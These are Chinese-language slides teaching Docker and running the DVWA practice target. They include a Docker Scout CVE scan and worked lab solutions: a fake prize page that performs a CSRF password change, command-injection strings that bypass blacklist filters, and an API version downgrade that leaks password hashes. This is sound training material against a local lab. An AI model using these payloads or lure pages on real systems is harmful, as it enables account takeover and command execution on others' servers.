                    |        Analyzed Image
--------------------|---------------------
  Target            |  messageboard-app:latest
    digest          |  c4df904a4fbb
    platform        |  linux/amd64
    vulnerabilities |    1C    1H    3M    0L
    size            |  15 MB
    packages        |  50
```

Docker - 資安問題

Cybersecurity Problem

5. Docker Scout 提供檢測 CVE 漏洞的功能

```
## Packages and Vulnerabilities

  1C    1H    0M    0L   golang.org/x/crypto 0.28.0
pkg:golang/golang.org/x/crypto@0.28.0

    x CRITICAL CVE-2024-45337 [Improper Authorization]
      https://scout.docker.com/v/CVE-2024-45337
      Affected range : <0.31.0
      Fixed version  : 0.31.0
      CVSS Score     : 9.1
      CVSS Vector    : CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N

    x HIGH CVE-2025-22869
      https://scout.docker.com/v/CVE-2025-22869
      Affected range : <0.35.0
      Fixed version  : 0.35.0
```

通常都是套件本身就有漏洞

Docker - 如何使用 Docker

How to use Docker

1. 使用 Docker Desktop
2. 使用 CLI（建議）

Docker - 如何使用 Docker


How to use Docker

基礎指令


```
docker image ls                                  // 列出所有 image
docker ps                                        // 列出執行中的 container
docker ps -a                                     // 列出所有 container
docker run <image>                               // 建立並啟動容器
docker run -p <主機port>:<容器port> <image>      // 啟動對應的 port
docker stop <container_id>                       // 停止容器
docker start <container_id>                      // 啟動容器
docker rm <container_id>                         // 刪除容器(先停止再刪除)
```

Docker - 補充

若大家想精通 Docker 這項工具，可以使用 Roadmap 學習



Docker - 實作



https://hackmd.io/@tantuyu/SyA2TBfZlx

Docker - 用 Docker 跑靶機

Running DVWA with Docker

1. 下載 digininja/DVWA 專案
    a. 方法一（有 Git）：建一個資料夾，在裡面使用 Git Clone 複製專案到目錄下
    `git clone https://github.com/digininja/DVWA.git`
    b. 方法二（無 Git）：https://github.com/digininja/DVWA?tab=readme-ov-file#download 幫我到這個網址載，畫面上就有壓縮檔可以載。**記得解壓縮**


Docker - 用 Docker 跑靶機

Running DVWA with Docker

2. 用 Terminal 到該專案底下。

   a. 不知道路徑的話，右鍵該目錄，然後 Open in Terminal。

   b. 若沒有 Open in Terminal，可以按複製路徑，然後再開啟 Terminal，**cd <路徑>**



Docker - 用 Docker 跑靶機

Running DVWA with Docker

3. 輸入指令：

   `docker compose up -d`

4. 打開本地網址就可以開始玩 DVWA 啦，預設 port 是 4280

   https://127.0.0.1:4280

```
 DVWA  master ⚡ docker compose up -d
[+] Running 29/29
 ✓ db Pulled                                41.4s
 ✓ dvwa Pulled                              65.0s
[+] Running 4/4
 ✓ Network dvwa_dvwa        Created          0.1s
 ✓ Volume "dvwa_dvwa"       Created          0.0s
 ✓ Container dvwa-db-1      Started          0.4s
 ✓ Container dvwa-dvwa-1    Started          0.5s
```

不用 2 分鐘就架好 DB 跟應用了🤩

Docker - 用 Docker 跑靶機

Running DVWA with Docker

DVWA 解題講解時間

或是找一個你覺得有趣的 Docker Image

CSRF (Low)

什麼是 CSRF（Cross Site Request Forgery）？
跨站請求偽造，就是攻擊者通過建構**網站後台某個功能接口的請求地址**，設法讓用戶點擊連結或者腳本的方式讓請求地址自動加載。

簡單來說：就是駭客建立一個釣魚網站，讓使用者去點擊沒有防範的網址。而這個網址就是某個功能 API（接口的請求地址）

成功條件：

1. 用戶已登入且 Cookie 有效
2. 目標網站缺乏 CSRF 防護
3. 惡意請求可構造

CSRF (Low)

New password:
1234
Confirm new password:
1234

Change

2 複製 URL

```
http://127.0.0.1:4280/vulnerabilities/csrf/?
password_new=1234&password_conf=1234&Change=Change
```

CSRF (Low)

```html
<!DOCTYPE html>
<html lang="zh-Hant">
    <head>
        <meta charset="UTF-8" />
        <meta name="viewport" content="width=device-width, initial-scale=1.0" />
        <title>恭喜你中獎了！！！</title>
        <script src="https://cdn.jsdelivr.net/npm/@tailwindcss/browser@4"></script>
    </head>
    <body class="bg-red-100 min-h-screen flex items-center justify-center">
        <div class="bg-white rounded-lg shadow-lg p-8 max-w-md w-full">
            <div class="text-center mb-4">
                <h1 class="text-2xl font-bold text-red-600">恭喜你中獎了！！！</h1>
                <p class="text-gray-500">點擊按鈕，立刻獲得一台 iPhone 87 Pro</p>
            </div>
            <div class="flex justify-center">
                <button
                    onclick="window.location.href='http://127.0.0.1:4280/vulnerabilities/csrf/?password_new=hacked&password_conf=hacked&Change=Change'"
                    class="bg-red-500 hover:bg-red-600 text-white font-bold py-2 px-4 rounded cursor-pointer transition duration-300 ease-in-out transform hover:scale-105">
                    點我獲得獎品
                </button>
            </div>
        </div>
    </body>
</html>

```

3 寫一個容易讓人點擊的按鈕

CSRF (Low)


```
<button
    onclick="window.location.href='http://127.0.0.1:4280/vulnerabilities/csrf/?password_new=hacked&password_conf=hacked&Change=Change'"
    class="bg-red-500 hover:bg-red-600 text-white font-bold py-2 px-4 rounded cursor-pointer transition duration-300 ease-in-out transform hover:scale-105">
    點我獲得獎品
</button>
```

如果有人按按鈕，就會導到修改密碼的網址，從而串改密碼

Command Injection (Low)

```php
if( isset( $_POST[ 'Submit' ]  ) ) {
    // Get input
    $target = $_REQUEST[ 'ip' ];

    // Determine OS and execute the ping command.
    if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping  ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping  -c 4 ' . $target );
    }

    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}
```

Windows

```
8.8.8.8 && dir
```

Linux

```
8.8.8.8 ; ls
```

Command Injection (Medium)

```php
// Set blacklist
$substitutions = array(
    '&&' => '',
    ';'  => '',
);

// Remove any of the characters in the array (blacklist).
$target = str_replace( array_keys( $substitutions ), $substi

// Determine OS and execute the ping command.
if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
    // Windows
    $cmd = shell_exec( 'ping  ' . $target );
}
else {
    // *nix
    $cmd = shell_exec( 'ping  -c 4 ' . $target );
}
```


Windows

```
8.8.8.8 & dir
```

Linux

```
8.8.8.8 | ls
```

Command Injection (High)



```
// Set blacklist
$substitutions = array(
    '||'  => '',
    '&'   => '',
    ';'   => '',
    '| '  => '',
    '-'   => '',
    '$'   => '',
    '('   => '',
    ')'   => '',
    '`'   => '',
);
```

Windows

```
8.8.8.8 & dir
```

Linux

```
8.8.8.8 |ls
```

API Security (Low)

簡單介紹一下 API(應用程式介面) 是什麼。

前後端的 API（應用程式介面）是一種溝通橋樑，讓前端（使用者介面）能向後端（伺服器）請求資料或功能，例如取得使用者資訊、提交表單或登入驗證。**前端送出請求，後端回傳資料，常見格式是 JSON** - by ChatGPT


API 在開發時，有個特點：通常有版本控制 https://example.com/api/v2/login

API Security (Low)

所以我們從 Network 看會發現網頁有部分使用了 user，點開會發現就是在呼叫 API

http://127.0.0.1:4280/vulnerabilities/api/v2/user/

改成：http://127.0.0.1:4280/vulnerabilities/api/v1/user/ 試試看直接造訪



API Security (Low)

你就會得到一個帶有密碼的使用者資料

美化排版 ☑


```
[
  {
    "id": 1,
    "name": "tony",
    "level": 0,
    "password": "1c8bfe8f801d79745c4631d09fff36c82aa37fc4cce4fc946683d7b336b63032"
  },
  {
    "id": 2,
    "name": "morph",
    "level": 1,
    "password": "e5326ba4359f77c2623244acb04f6ac35c4dfca330ebcccdf9b734e5b1df90a8"
  },
  {
    "id": 3,
    "name": "chas",
    "level": 1,
    "password": "a89237fc1f9dd8d424d8b8b98b890dbc4a817bfde59af17c39debcc4a14c21de"
  }
]
```


我找不到這到底是甚麼加密或雜奏方式，但知道 API 會報露敏感資訊就好

20250515

Q&A

有任何建議都可以跟我說

Thank You